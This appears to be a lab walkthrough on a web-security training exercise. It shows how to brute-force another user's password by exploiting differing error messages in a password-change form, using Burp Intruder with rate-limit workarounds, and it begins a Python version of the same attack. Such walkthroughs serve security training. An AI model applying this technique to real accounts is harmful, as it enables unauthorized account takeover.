Lab 12: Password brute-force via password change:
This lab’s password change functionality makes it vulnerable to brute-force attacks. To solve the lab, use the list of candidate passwords to brute-force Carlos’s account and access his “My account” page.
Your credentials: wiener:peter Victim’s username: carlos Candidate passwords
Initial Reconnaissance/Discovery:
We have access to a simple web-application that allows us to login.

Once logged in we can also change our password & email.

Reviewing the Password Change Process:


Let’s perform a password change and review the process whilst intercepting the traffic.
As we can see our username is sent as well as the current password, which is to be expected.
Our password is then changed.

Now you may be thinking this is an easy way to bruteforce this, we just replace the username with our target user “carlos” & then bruteforce the “current-password” field using the supplied wordlist until we change carlos’ password…well it doesn’t work.
Let’s keep working with this reset functionality until we can find a route forward.
Test 1, enter incorrect current password: If we put in an incorrect current password and try a password reset as our user we just get a standard re-direct and no additional information is offered to us.

Test 2, enter missmatched new passwords with correct current password: If we enter two different passwords for our new password and the correct current password we get the message “New passwords do not match”.

Test 3, enter missmatched new passwords with incorrect current password: If we enter two different passwords for our new password and the incorrect current password we get the message “Current password is incorrect”.
Using a combination of the test 2 & 3 we should be able to bruteforce carlos’ password by doing the following:
- Replace the username with our target user “carlos”.
- Enter missmatched new passwords.
- Bruteforce the “current-password” field using the supplied wordlist.

- Grep for the response “New passwords do not match”.
Bruteforcing Carlos’ Password VIA Password Reset Form Using Burp:
I will show how we can do this using Burp as well as how we can script this attack using python.

We send the request to intruder and make the below changes, adding carlos’ name as the username and then setting the password field as our injection point and purposely entering missmatched passwords.

We need to make a custom resource pool as if we don’t it will prevent us by limiting our requests out we can do this by clicking “Resource Pool” in intruder.
We now need to set our grep search string to search for “New passwords do not match”.

Once done we can begin the attack and we will see we get a match for the passwords soccer.



We can then login & solve the lab.
Bruteforcing Carlos’ Password VIA Password Reset Form Using Python:
Prep The Certificate:
If you want to proxy traffic through burp this is mandatory.

Open burp’s in built web browser and go to http://burpsuite & download the certificate by clicking on “CA Certificate” button on the top right corner.
Convert the certificate to the .pem format so the python requests module can use it.
openssl x509 -inform der -in certificate.cer -out certificate.pem
Imports:
First we import the modules we will need, requests & os. We also suppress the requests warning that will show.
import requests
import os
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)
